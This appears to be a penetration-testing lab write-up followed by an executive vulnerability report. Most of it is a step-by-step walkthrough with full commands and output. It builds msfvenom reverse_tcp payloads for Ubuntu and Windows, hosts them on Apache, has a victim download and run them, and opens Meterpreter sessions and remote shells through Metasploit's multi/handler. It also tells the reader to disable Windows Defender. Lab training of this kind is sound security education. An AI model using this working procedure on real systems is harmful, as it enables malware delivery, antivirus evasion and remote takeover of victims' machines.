

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.29.157:4444
[*] Sending stage (177734 bytes) to 192.168.29.86
[*]
```

Step 5: Exploiting the victim's machine:



- The victim clicks on the link.
- "http://attacker_ip/directory_created/" is the link.
- For example, <http://192.168.29.157/share/>.



- Once the "fitness.bin" file is downloaded by the victim.

- Select "Save file" by clicking.
- Kindly navigate to the directory containing the file.

- Then, carry on by doing a right-click and choosing "Open in Terminal."

- To see a list of all files and their permissions, please type the command "ll" into the terminal.

```
manofheaven@manofheaven:~/Downloads$ ll
total 12
drwxr-xr-x  2 manofheaven manofheaven 4096 Mar  2 14:49 .
drwxr-xr-x 16 manofheaven manofheaven 4096 Mar  2 10:56 ..
-rw-rw-r--  1 manofheaven manofheaven  207 Mar  2 14:49 fitness.bin
```

A screenshot of a terminal window. The prompt is "manofheaven@manofheaven:~/Downloads\$". The user types "ll" and presses enter. The terminal displays the file listing: "total 12", followed by two directory entries (.. and .) and one file entry for "fitness.bin". The file "fitness.bin" has permissions "-rw-rw-r--" and size 207.

- Now that the "fitness.bin" file does not have executable rights, we need to give it executable permission.
- Use the following command to accomplish that: "**chmod 755 fitness.bin**".

```
manofheaven@manofheaven:~/Downloads$ chmod 755 fitness.bin
manofheaven@manofheaven:~/Downloads$ ll
total 12
drwxr-xr-x  2 manofheaven manofheaven 4096 Mar  2 14:49 .
drwxr-xr-x 16 manofheaven manofheaven 4096 Mar  2 10:56 ..
-rwxr-xr-x  1 manofheaven manofheaven  207 Mar  2 14:49 fitness.bin*
```

A screenshot of a terminal window showing the result of running "chmod 755 fitness.bin". The file "fitness.bin" now has executable rights, indicated by the "rwx" in the permissions column. The terminal also shows the previous "ll" command output for reference.

- Now to run the fitness.bin we need to use the command: “./fitness.bin” and hit enter.

```

manofheaven@manofheaven:~/Downloads$ ll
total 12
drwxr-xr-x  2 manofheaven manofheaven 4096 Mar  2 14:49 .
drwxr-x--- 16 manofheaven manofheaven 4096 Mar  2 10:56 ../
-rw-rw-r--  1 manofheaven manofheaven  207 Mar  2 14:49 fitness.bin
manofheaven@manofheaven:~/Downloads$ chmod 755 fitness.bin
manofheaven@manofheaven:~/Downloads$ ll
total 12
drwxr-xr-x  2 manofheaven manofheaven 4096 Mar  2 14:49 .
drwxr-x--- 16 manofheaven manofheaven 4096 Mar  2 10:56 ../
-rwxr-xr-x  1 manofheaven manofheaven  207 Mar  2 14:49 fitness.bin*
manofheaven@manofheaven:~/Downloads$ ./fitness.bin

```

- Now you will see the meterpreter listening started.

```

msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.29.157:4444
[*] Sending stage (1017704 bytes) to 192.168.29.86
[*] Meterpreter session 1 opened (192.168.29.157:4444 → 192.168.29.86:50120) at 2025-03-02 04:22:51 -0500

```

- Now we use the command: “**getuid**” to view the server username.

```

meterpreter > getuid
Server username: manofheaven
meterpreter >

```

- Now we can use command:” **pwd**” to view the present working directory.

```

meterpreter > pwd
/home/manofheaven/Downloads

```

- Now we can use command:” **sysinfo**” to see the system information.

```

meterpreter > sysinfo
Computer      : 192.168.29.86
OS           : Ubuntu 24.04 (Linux 6.11.0-17-generic)
Architecture  : x64
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter >

```

- Now the attacker can use the command:” **shell**” to interact with the remote machine's terminal.

```

meterpreter > shell
Process 4741 created.
Channel 1 created.

```



Experiment 2: Exploit a windows machine using meterpreter.

Overview: We need to generate a payload using msfvenom, execute it on the victim's machine, and establish a connection for listening through meterpreter.

Step 1:

In this instance, the victim is a Windows computer, while the attacker is a Kali-Linux system.

- Check the machine that the attacker is using's IP address using the command "ip a".

```
(root㉿kali)-[~/home/kali/Downloads]
# cd /
(rroot@kali)-[/]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host noprefixroute
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:e4:2f:97 brd ff:ff:ff:ff:ff:ff
        inet 192.168.29.157/24 brd 192.168.29.255 scope global dynamic noprefixroute eth0
            valid_lft 67463sec preferred_lft 67463sec
        inet6 2405:201:4004:d021:86bc:aebb:32ff:e38f/64 scope global dynamic noprefixroute
            valid_lft 3596sec preferred_lft 3596sec
        inet6 fe80::1100:8708:f784:11b8/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
```

- This IP address is 192.168.29.157.
- Make a directory that will be visible while hosting within "/var/www/html".
- "mkdir /var/www/html/(directory_name)" is the command to be used.
- Directory_name will be used as "payload" in this instance.
- In the screenshot, the command is "mkdir /var/www/html/payload".

```
(root㉿kali)-[~/home/kali]
# mkdir /var/www/html/payload
```

Step 2: Generate a malicious file named "payload.exe" using msfvenom:

- We need to create a payload using the following command given below.
- Command: "msfvenom -p windows/meterpreter/reverse_tcp
LHOST=192.168.29.157 LPORT=4444 -f exe -o
/var/www/html/payload/malware.exe"
- LHOST: IP of the attacker machine

- **LPORT:** This sets the port number on the listening host (specified by **LHOST**) that will be used for the reverse TCP connection.
- Then you will see the output that the payload gets generated.

```
(root㉿kali)-[~/home/kali]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.29.157 LPORT=4444 -f exe -o /var/www/html/payload
/malware.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /var/www/html/payload/malware.exe
```

Step 3: The Apache Web Server must now be started.

- We start the Apache Web Server with the “systemctl start apache2” command.

```
(root㉿kali)-[~]
└─# systemctl start apache2
```

- We can see the status of the Apache Web Server using the “systemctl status apache2” command.

```
(root㉿kali)-[~]
└─# systemctl status apache2
● apache2.service - The Apache HTTP Server
    Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
    Active: active (running) since Sun 2025-03-02 04:11:29 EST; 44s ago

lines 1-21/21 (END)
```

Step 4: The meterpreter needs to be started now.

- First, we must launch the Metasploit Framework by using the command “msfconsole.”

- Now we need to use the exploit multi/handler
 - By using command: “**use exploit/multi/handler**”

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > |
```

- Next, we must configure the payload.
 - Using command: “set PAYLOAD windows/meterpreter/reverse_tcp”.

```
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp  
PAYLOAD => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > 
```

- Then we need to set the LHOST.
 - Using command: "set LHOST [Attacker IP]" i.e. "set LHOST 192.168.29.157"

```
msf6 exploit(multi/handler) > set LHOST 192.168.29.157  
LHOST => 192.168.29.157  
msf6 exploit(multi/handler) > !
```

- Now we need to set the IPORT.



- Using command: “**set LPORT 4444**”

```
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) >
```

- Now use command: “**exploit**”.

Step 5: Now take use of the victim's computer:

- When victim clicks on the link.
- Link:” http://attacker_ip/directory_created/”
- For example:” <http://192.168.29.157/payload/>”



- Then the victim downloads the “malware.exe” file.

The screenshot shows a Firefox browser window. The address bar displays 'Index of /payload' and '192.168.29.157/payload/'. A download notification for 'malware.exe' is visible in the top right corner, indicating it was completed at 72.1 KB. Below the download notification, a message from Firefox suggests cleaning up the browser. The main content area shows the 'Index of /payload' directory listing:

| Name | Last modified | Size | Description |
|----------------------------------|------------------|------|-------------|
| Parent Directory | | - | |
| malware.exe | 2025-03-02 04:47 | 72K | |

At the bottom of the page, the server information 'Apache/2.4.62 (Debian) Server at 192.168.29.157 Port 80' is displayed.

- After downloading when the victim executes the downloaded file.
Note: Make sure you turn off the windows defender antivirus. If any pop-up comes click on run-anyway.

- Then you will see the meterpreter starts listening.
- Now use the command “**getuid**” to see the server username.

```
meterpreter > getuid
Server username: MAYANKWINDOWS\Administrator
```

- Now you can see the system information of the machine using command: “**sysinfo**”.

```
meterpreter > sysinfo
Computer      : MAYANKWINDOWS
OS           : Windows Server 2022 (10.0 Build 20348).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 1
Meterpreter    : x86/windows
meterpreter > 
```

- Now use the command “**pwd**” to see the present working directory.

```
meterpreter > pwd
C:\Users\Administrator\Downloads
meterpreter > 
```

- Now use command “shell” to move into the command prompt of the victim’s machine.

```
meterpreter > shell  
Process 5644 created.  
Channel 1 created.  
Microsoft Windows [Version 10.0.20348.587]  
(c) Microsoft Corporation. All rights reserved.  
  
C:\Users\Administrator\Downloads>
```

- We can add files, examine files, delete files, hide files, download files, create other exploits, and erase all recorded logs in order to take advantage of the victim's computer in a number of ways.



Executive Report

Summary of Assessment and Key Risks

A security vulnerability assessment (VA) and penetration testing (PT) were conducted on the customer's Windows and Ubuntu systems. The assessment identified vulnerabilities that could potentially be exploited by attackers, leading to unauthorized access, data breaches, and system compromise.

Findings from the Executive Dashboard

- **Windows System**
 - **Medium Risk Vulnerabilities:**
 - **SMB Signing Not Required (CVSS: 5.3)** – This could allow attackers to conduct Man-in-the-Middle (MITM) attacks and intercept or modify communication between systems.
 - **SSL/TLS Multiple Issues (Mixed Severity)** – Weak encryption and misconfigurations could enable attackers to decrypt sensitive data or impersonate the server.
- **Ubuntu System**
 - **Low Risk Vulnerability:**
 - **ICMP Timestamp Request (CVSS: 2.1, VPR: 2.2, EPSS: 0.8939)** – Could allow attackers to estimate system uptime and plan targeted attacks.

Potential Business Impact

- Attackers could intercept or manipulate network traffic, leading to data leaks.
- Unauthorized access to systems could compromise sensitive customer or corporate information.
- System downtime or exploitation could result in reputational and financial damage.

Areas for Improvement

- **Windows System:** Enable SMB signing, update and configure SSL/TLS settings to use strong encryption protocols.
 - **Ubuntu System:** Restrict ICMP timestamp responses to prevent unauthorized reconnaissance.
 - **General Security Practices:** Regular patching, multi-factor authentication (MFA), and security monitoring should be enforced to reduce the attack surface.
-

Technical Report

Vulnerabilities Identified

- **Windows**
 - **SMB Signing Not Required (CVSS 5.3)**
 - **SSL/TLS Multiple Issues (Mixed Severity)**
- **Ubuntu**
